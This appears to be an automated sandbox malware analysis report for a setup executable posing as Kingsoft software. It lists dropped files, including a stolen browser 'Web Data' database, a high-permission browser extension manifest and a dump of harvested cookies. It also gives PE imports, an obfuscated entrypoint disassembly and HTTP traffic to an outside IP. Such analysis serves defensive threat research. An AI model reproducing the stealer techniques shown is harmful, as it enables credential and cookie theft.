File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293320
Entropy (8bit):	6.347427939821131
Encrypted:	false
SSDEEP:	6144:qUWWnyka1c7u2SbdYUUVzjWj9gj0U+zIVKy5:qvKa+7u7bqUoZjW5gj0U+z+Y
MD5:	208662418974BCA6FAAB5C0CA6F7DEBF
SHA1:	DB216FC36AB02E0B08BF343539793C96BA393CF1
SHA-256:	A7427F58E40C131E77E8A4F226DB9C772739392F3347E0FCE194C44AD8DA26D5
SHA-512:	8A185340B057C89B1F2062A4F687A2B10926C062845075D81E3B1E558D8A3F14B32B9965F438A1C63FCDB7BA146747233BCB634F4DD4605013F74C2C01428C03
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 3%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......q..5.[5.[&..[7.[.][.][.][.][.][4.[.][1.[&..[7.[.][?.[5.[.][0.[...[p.[.][4.[...[4 .[...[4.[Rich5.[.....PE...V..S.....I...P.....d... ..@.....0...&. b.....text...G.....P.....`..rdata..w..`.....@..@.data...4.....@...rsrc...@.....@..@.reloc...C...0...P.....@..B.....

C:\Users\user\AppData\Local\Web Data1611913558993	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMc1mBKC7g1HfP/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438BA92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@\$......C.....

C:\Users\user\AppData\Local\crx.7z	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	36105
Entropy (8bit):	7.994610469125073
Encrypted:	true
SSDEEP:	768:gzRRD+bldsGw/mJaXyGteg6/Ys175i+SQwcvDcViSvXhqisEKXz:gzRN5sG2mJjGeg6/J7VSVWdCLvxqisEU
MD5:	DAFDD7237BA10D0C91295CD1C15749B2
SHA1:	45D55EE145BC71921271BA5493F13D3428589D4D
SHA-256:	B0D675F1E5D4F772CD90E59A2D64D24CF682A1C966FECCA50C87C985F64E4136
SHA-512:	50FEF821BF531A439CD00099EE90C938AF3D6A3FF71C8CD5D731D8CA9F5FF68E3B9D40118AC038A1C6BD7ADD43D7B35759376BBD4BEAF592359A1EF0A86E8 B5
Malicious:	false
Preview:	7z.'.....9.....\$......^x..D.....z'....P.....P'.B..a.lk.?h.O (<M..A...S...> ...[y...E.BF.@.*w.43..{b.G...(...=Q.2'.9.l%..~.4..`~.uX6.....S.....T..K.l)}...+> YeFp...<Otpw.....#NV... .....~.;(..F~...R.\$s.m..)/>..x..>..Osw..m..A.O.h].dWz1.mf.-.tl.H.So.\$~.7um.. [-..m.wY.....0.`.....y...;.....~.w..L".T.W..l...`6...U.....n(...z.."^...R..b.G.;W...k2.. jS...m... .M.jZ5W.>...j...[T.H....Q.?Y.bun.....gPd....E.<k.Z.eA".k.G.....6'.a.X >o.D4.r...E...N...w...S.....5..[O.=.?..Q..Q...".@..5./V...."[K...V.....L.{XYWU...^.....2x.E. b.E....1.....#Gl.3...2.W[X9.g.X'.u\$Z.o.....z..>hY.?.g,T)S.q+.....eT..0e.&..2...[s...{...h.C7c.zH.....!...'..j.m..8V..-"...nVa...^...Tx/.....4.?v.Z.....o.....C.cWt8.....^]..d..He ...!7....T.X.?.d0..ly...T..u.....L..S1.a.....3Z;* ...M.73.....`...a...`C~}.r.&FOY..aA.w..y..5..K@.N.....0\$.>..l.@#...q1...H.S...[...3...X.E.N.I7...]"..50.6...or

C:\Users\user\AppData\Local\crx.json	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1981
Entropy (8bit):	5.365969892012237
Encrypted:	false
SSDEEP:	48:Y4xeW8t8pzxeW8t8poi5a+Q8Elelc1FE8t8RcvPQ:VxhxmiAvMQ
MD5:	B5CEED4A6FA3F501787DE10B4CB02EEE
SHA1:	F09C0A8CA18D825D6CE6F192090EBD0659C7321B
SHA-256:	749F47181C95AD070353887E477542AAE4AE41F2802CCCB8312F429767254CB8
SHA-512:	02B7DE9D7FDAB98F63837A5E98FA0DCCC90FEBB45EAC1CD13523315083D209FFD748513BF1AF5562F10C75E6C821D9B4003EFF3D13CD4CC8B2D76688682E956
Malicious:	false
Preview:	{ "active_permissions":{ "api":{ "activeTab", "browsingData", "contentSettings", "contextMenus", "cookies", "downloads", "downloadsInternal", "history", "management", "privacy", "storage", "tabs", "topSites", "webNavigation", "webRequest", "webRequestBlocking"]}, "scriptable_host":{ "http:///*", "https:///*"}}, "creation_flags":1, "extension_can_script_all_urls":true, "from_bookmark":false, "from_webstore":false, "granted_permissions":{ "api":{ "activeTab", "browsingData", "contentSettings", "contextMenus", "cookies", "downloads", "downloadsInternal", "history", "management", "privacy", "storage", "tabs", "topSites", "webNavigation", "webRequest", "webRequestBlocking"]}, "scriptable_host":{ "http:///*", "https:///*"}}, "initial_keybindings_set":true, "install_time":13243077899481747, "location":1, "manifest":{ "background":{ "persistent":true, "scripts":["jquery-1.8.3.min.js", "background.js"]}, "browser_action":{ "default_icon":{ "icon.png"}, "default_popup":{ "popup.html"}, "default_title":{ "book_helper"}}, "content_scripts":{ "all_frames":false

C:\Users\user\AppData\Local\webdata1611913559039	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMc1mBKC7g1HFp/GelCEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACE
Malicious:	false
Preview:	SQLite format 3.....@\$.C.....

C:\Users\user\AppData\Roaming\1611913544586.exe	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	103632
Entropy (8bit):	6.404475911013687
Encrypted:	false
SSDEEP:	1536:TmNEIglU+fgVknVahVV8xftC9uYRmDBlwZ3Y12wk7jhqnGbi5A:TCUt+fGmETSRtk92wZ3hb7jh76A
MD5:	EF6F72358CB02551CAEBE720FBC55F95
SHA1:	B5EE276E8D479C270ECEB497606BD44EE09FF4B8
SHA-256:	6562BDCBF775E04D8238C2B52A4E8DF5AFA1E35D1D33D1E4508CFE040676C1E5
SHA-512:	EA3F0CF40ED3AA3E43B7A19ED6412027F76F9D2D738E040E6459415AA1E5EF13C29CA830A66430C33E492558F7C5F0CC86E1DF9474322F231F8506E49C3A1A9C
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$.....K..s.i. i. i. f. i. f. i. J. i. J. i. i. .h. J. i. (. i. (. i. (. i. Rich.i.PE..L...S.Z.....@.....@..W.....f.....text.....`..rdata.....0.....@..@..data.....@.....@..src...W...@..X.....@..@.....

C:\Users\user\AppData\Roaming\1611913544586.txt	
Process:	C:\Users\user\AppData\Roaming\1611913544586.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	33680
Entropy (8bit):	3.725872894353821
Encrypted:	false
SSDEEP:	384:bl8QGbCcNgYdX0Yelb+TWTlKsZnC42VgrWt:bl8QGbCUgYdXreATlkekVeg

C:\Users\user1\AppData\Roaming\1611913544586.txt	
MD5:	70F1D302C62C2925CFC60994C8B3DAC1
SHA1:	2585DF74A070FD64EC5BAE2A99A4CBBB00343031
SHA-256:	61EFF432A315415501DDA8C8D6EBEBF1016B6BCFBFDEE33D1167DBA64CF16B45
SHA-512:	358A10F05A8A328383D420BA2DC1473C4E2D5FE4B3FEEA586C57E8C0EB79BE1667F37688A005E2A7D58F764105B836BAAC42A2B3479BF3756616C1C9C15CCD69
Malicious:	false
Preview:	..[.....{....."M.o.d.i.f.i.e.d. .T.i.m.e."::"6./2.7./2.0.1.9. .8::1.4::2.3. .P.M."....."E.x.p.i.r.e. .T.i.m.e."::"6./2.7./2.0.1.9. .8::4.4::2.4. .P.M."....."H.o.s.t. .N.a.m.e."::".m.i.c.r.o.s.o.f.t...c.o.m."....."P.a.t.h."::"/"....."N.a.m.e."::".M.S.O."....."V.a.l.u.e."::".f.b.a.e.7.c.e.9.1.3.7.0.4.3.8.e.9.0.d.c.1.b.7.e.3.0.5.0.e.b.a.2."....."S.e.c.u.r.e."::".N.o."....."H.T.T.P. .O.n.l.y."::".N.o."....."H.o.s.t. .O.n.l.y."::".N.o."....."E.n.t.r.y. .I.D."::".6."....."T.a.b.l.e. .N.a.m.e."::".C.o.o.k.i.e.E.n.t.r.y.Ex._8.".....}.....{....."M.o.d.i.f.i.e.d. .T.i.m.e."::"6./2.7./2.0.1.9. .8::1.4::2.3. .P.M."....."E.x.p.i.r.e. .T.i.m.e."::"6./2.6./2.0.2.0. .8::1.4::2.4. .P.M."....."H.o.s.t. .N.a.m.e."::".m.i.c.r.o.s.o.f.t...c.o.m."....."P.a.t.h."::"/"....."N.a.m.e."::".M.C.1."....."V.a.l.u.e."::".G.U.I.D.=4.9.4.0.e.b.7.f.b.7.8.2.4.c.a.b.a.5.1.1.a.2.4.f.7.5.4.8.b.0.3.4.&H.A.S.H.=4.9.4.0.&L.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.814257274870527
TrID:	- Win32 Executable (generic) a (10002005/4) 99.96% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	FileSetup-v17.04.41.exe
File size:	4592400
MD5:	b7234e4a9aaaacefa890535f8117c8fc
SHA1:	24c4321111ff004105c14e29662682f16900de29
SHA256:	a8fefe8e1f92a30d1cdd4e2e2afaacf08a02c8961f496ee16e89062417ec5f28
SHA512:	8590be6433943bec0867a18247e25d9821d39db1d06c6557d3895558eb5568dddf0b97acda22f0a16701c50de43d8ad667d6717add6900ec941e71ca28e513
SSDEEP:	98304:4u181qMJuVwd7Qld5ElgJQaQsPRT2KJLNx6DfgteKbeOJ:n294g7QxEIWQaQyRTXy4vJ
File Content Preview:	MZ.....@.....L!Th is program cannot be run in DOS mode....\$.P,...M. M.^M.^..^M.^3.^5M.^3.^OM.^B.^M.^B.^M.^M.^3L. ^M.^M.^3.^OO.^3.^/M.^3..^M.^3..^M.^Rich.M.^.....

File Icon

	
Icon Hash:	f0dcb6a9b792cc78

Static PE Info

General

Entrypoint:	0x494dd9
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5603E382 [Thu Sep 24 11:50:26 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General	
Subsystem Version Minor:	0
Import Hash:	c2a155c9804444dcd203f52770b81b7a

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub ebp, 18h
mov dword ptr [ebp-14h], 00494DD9h
push ebx
mov ebx, 0000002Fh
sub ebx, 00000000h
add ebx, dword ptr [ebp-14h]
push ebx
ret
mov ebx, dword ptr [edx]
mov ecx, edi
inc esi
call eax
mov edx, edi
mov ebp, edi
mov ebx, esi
call edx
mov ecx, dword ptr [esi]
pop ebx
push 00000004h
push ebx
mov ebx, 00000050h
sub ebx, 00000000h
add ebx, dword ptr [ebp-14h]
push ebx
ret
mov edx, esi
mov eax, esp
mov edx, dword ptr [ebx]
mov edi, ebp
mov esi, ebp
call edi
pop esi
pop ebx
mov eax, 0049515Bh
push ebx
mov ebx, 00000075h
sub ebx, 00000000h
add ebx, dword ptr [ebp-14h]
push ebx
ret
jmp eax
mov esp, edi
push esi

Instruction
inc dword ptr [edx]
call edx
push ebp
mov esi, esp
call esi
pop ebx
push eax
push ebx
mov ebx, 00000093h
sub ebx, 00000000h
add ebx, dword ptr [ebp-14h]
push ebx
ret
dec edx
mov ebx, dword ptr [eax]
test eax, eax
call ecx
mov edx, ebp
mov ecx, eax
pop ebx
push 000013C5h
push ebx
mov ebx, 000000BBh
sub ebx, 00000000h
add ebx, dword ptr [ebp-14h]
push ebx
ret
mov edi, esi
mov ebp, esi
mov edi, ebx
pop ecx
mov esp, esi
mov edx, edi
mov ebp, eax
mov edi, esi
mov edx, dword ptr [eax]
pop ebx
push 0049598Fh
push ebx
mov ebx, 000000E0h

Rich Headers

Programming Language:	[RES] VS2005 build 50727 [C] VS2005 build 50727 [LNK] VS2005 build 50727 [C++] VS2005 build 50727 [ASM] VS2005 build 50727
-----------------------	--

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x103800	0x104	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x112000	0x18dd4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x126000	0x2310	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0xc6420	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0xfdd00	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xc6000	0x37c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1036d4	0x40	.rdata

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc4afc	0xc5000	False	0.546581287674	data	6.76152862192	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc6000	0x3ebee	0x3f000	False	0.385079520089	data	5.53283110669	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x105000	0xc944	0x8000	False	0.456268310547	data	4.86264952816	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x112000	0x18dd4	0x19000	False	0.336767578125	data	5.46879328933	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1121f0	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	Chinese	China
RT_ICON	0x122a18	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 65279, next used block 4286513152	Chinese	China
RT_ICON	0x126c40	0x25a8	data	Chinese	China
RT_ICON	0x1291e8	0x10a8	data	Chinese	China
RT_ICON	0x12a290	0x468	GLS_BINARY_LSB_FIRST	Chinese	China
RT_GROUP_ICON	0x12a6f8	0x4c	data	Chinese	China
RT_VERSION	0x12a744	0x368	data	Chinese	China
RT_MANIFEST	0x12aaac	0x325	ASCII text, with very long lines, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	WriteFile, SetEndOfFile, GetTickCount, GetWindowsDirectoryW, FindClose, GetProcAddress, GetSystemDirectoryW, GetVersionExW, CreateToolhelp32Snapshot, Process32FirstW, Process32NextW, OpenProcess, LoadLibraryW, LocalAlloc, LocalFree, GetCurrentProcess, GetLocalTime, GetSystemInfo, InterlockedCompareExchange, FileTimeToSystemTime, FileTimeToLocalFileTime, GetUserDefaultLangID, DeviceIoControl, CreateFileA, LoadLibraryA, OpenMutexW, CreateDirectoryW, OpenSemaphoreW, GetCurrentProcessId, ProcessIdToSessionId, ExpandEnvironmentStringsW, Sleep, CreateProcessW, GetSystemTime, SetUnhandledExceptionFilter, CreateThread, SetEvent, GetLogicalDriveStringsW, QueryDosDeviceW, lstrcpw, lstrcatW, GetModuleHandleA, GetVersion, GetFileType, GetStdHandle, QueryPerformanceCounter, GlobalMemoryStatus, FlushConsoleInputBuffer, GetCurrentDirectoryA, GetFullPathNameA, FindFirstFileA, GetDriveTypeA, ExpandEnvironmentStringsA, FormatMessageA, GetSystemDirectoryA, SleepEx, SetEnvironmentVariableA, CompareStringW, GetFileAttributesW, CreateFileW, ReadFile, DeleteFileW, SetFilePointer, lstrlenA, WideCharToMultiByte, TerminateThread, WaitForSingleObject, LeaveCriticalSection, MultiByteToWideChar, InterlockedDecrement, InterlockedIncrement, DeleteCriticalSection, lstrcpw, GetCurrentThreadId, FindResourceExW, InitializeCriticalSection, UnmapViewOfFile, LockResource, CloseHandle, FreeLibrary, LoadLibraryExW, MapViewOfFileEx, EnterCriticalSection, GetModuleFileNameW, FindResourceW, CreateFileMappingW, LoadResource, GetModuleHandleW, SizeofResource, GetLastError, lstrlenW, RaiseException, OpenEventW, CompareStringA, WriteConsoleW, GetConsoleOutputCP, WriteConsoleA, GetLocaleInfoW, GetStringTypeW, GetStringTypeA, IsValidLocale, EnumSystemLocalesA, GetUserDefaultLCID, SetStdHandle, FlushFileBuffers, GetCommandLineW, GetCommandLineA, GetEnvironmentStringsW, FreeEnvironmentStringsW, GetEnvironmentStrings, FreeEnvironmentStringsA, GetConsoleCP, GetTimeZoneInformation, GetStartupInfoA, SetHandleCount, IsValidCodePage, GetOEMCP, SetLastError, TlsFree, TlsSetValue, TlsAlloc, TlsGetValue, GetModuleFileNameA, HeapCreate, VirtualAlloc, VirtualFree, GetCPInfo, LCMapStringW, LCMapStringA, RtlUnwind, GetConsoleMode, SetConsoleMode, ReadConsoleInputA, SetConsoleCtrlHandler, GetStartupInfoW, ExitProcess, InterlockedExchange, GetVersionExA, GetACP, GetLocaleInfoA, GetThreadLocale, HeapDestroy, HeapAlloc, HeapFree, HeapReAlloc, HeapSize, GetProcessHeap, ExitThread, TerminateProcess, UnhandledExceptionFilter, IsDebuggerPresent, GetSystemTimeAsFileTime, VirtualQuery
USER32.dll	CharNextW, DestroyWindow, UnregisterClassA, GetUserObjectInformationW, GetProcessWindowStation, MessageBoxA
ADVAPI32.dll	RegisterEventSourceA, ReportEventA, DeregisterEventSource, CreateProcessAsUserW, SetTokenInformation, DuplicateTokenEx, FreeSid, EqualSid, AllocateAndInitializeSid, GetTokenInformation, OpenProcessToken, RegOpenKeyW, RegQueryValueExW, RegEnumKeyExW, RegQueryInfoKeyW, RegCloseKey, RegDeleteKeyW, RegDeleteValueW, RegSetValueExW, RegCreateKeyExW, RegOpenKeyExW
SHELL32.dll	SHGetSpecialFolderPathW
ole32.dll	CoUninitialize, CoSetProxyBlanket, CoCreateInstance, CoTaskMemAlloc, CoTaskMemRealloc, CoTaskMemFree, CoInitializeEx
OLEAUT32.dll	VarUI4FromStr, SysFreeString, SysAllocString, VariantInit, VariantClear, SysStringLen
SHLWAPI.dll	PathRemoveFileSpecW, StrToIntW, PathFindFileNameW, PathFindExtensionW, PathFileExistsW, PathAddBackslashW
VERSION.dll	VerQueryValueW, GetFileVersionInfoSizeW, GetFileVersionInfoW
WTSAPI32.dll	WTSSFreeMemory, WTSEnumerateSessionsW
iphlpapi.dll	IcmpCreateFile, IcmpCloseHandle, IcmpSendEcho

DLL	Import
RPCRT4.dll	UuidCreate
PSAPI.DLL	GetProcessImageFileNameW, GetModuleFileNameExW

Version Infos


Description	Data
LegalCopyright	Copyright (C) 1998-2015 Kingsoft Corporation
InternalName	KInstallTool
FileVersion	2015,09,24,14384
CompanyName	Kingsoft Corporation
ProductName	Kingsoft Internet Security
ProductVersion	9,3,252534,14384
FileDescription	Kingsoft Install Tool
OriginalFilename	KInstallTool.exe
Translation	0x0000 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	China	
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 10:44:55.640194893 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:55.686014891 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:55.686135054 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:55.687413931 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:55.687638998 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:55.733210087 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:55.733236074 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:56.358470917 CET	80	49737	104.21.23.16	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 10:44:56.374175072 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:56.374234915 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:56.419967890 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:56.419992924 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:58.932651997 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:58.973264933 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:59.027578115 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:59.027642965 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:44:59.073465109 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:44:59.073506117 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:03.928721905 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:03.973674059 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:08.372859955 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:08.372916937 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:08.418746948 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:08.418792963 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:11.193557978 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:11.239572048 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:11.239670992 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:11.240194082 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:11.240259886 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:11.285888910 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:11.285917997 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:11.421339989 CET	80	49737	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:11.474292994 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:13.353430033 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:13.399569035 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:13.399936914 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:13.400351048 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:13.401510000 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:13.446198940 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:13.449067116 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:13.979762077 CET	49737	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:14.428095102 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:14.518244028 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:16.450289965 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:16.521601915 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:17.622441053 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:17.622535944 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:17.668571949 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:17.668600082 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:20.944770098 CET	80	49746	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:21.110635996 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:23.440593004 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:23.440738916 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:23.486421108 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:23.486450911 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:24.833764076 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:24.833792925 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:24.833875895 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:24.850122929 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:24.850186110 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:24.895957947 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:24.895988941 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:25.532962084 CET	49746	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:28.759646893 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:28.817101955 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:29.125179052 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:29.125264883 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:29.171150923 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:29.171176910 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:29.171192884 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:30.373537064 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:30.379890919 CET	49744	80	192.168.2.4	104.21.23.16

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 10:45:30.379951000 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:30.425779104 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:30.425829887 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:34.397715092 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:34.400188923 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:34.445904016 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:35.781059980 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:35.781122923 CET	80	49744	104.21.23.16	192.168.2.4
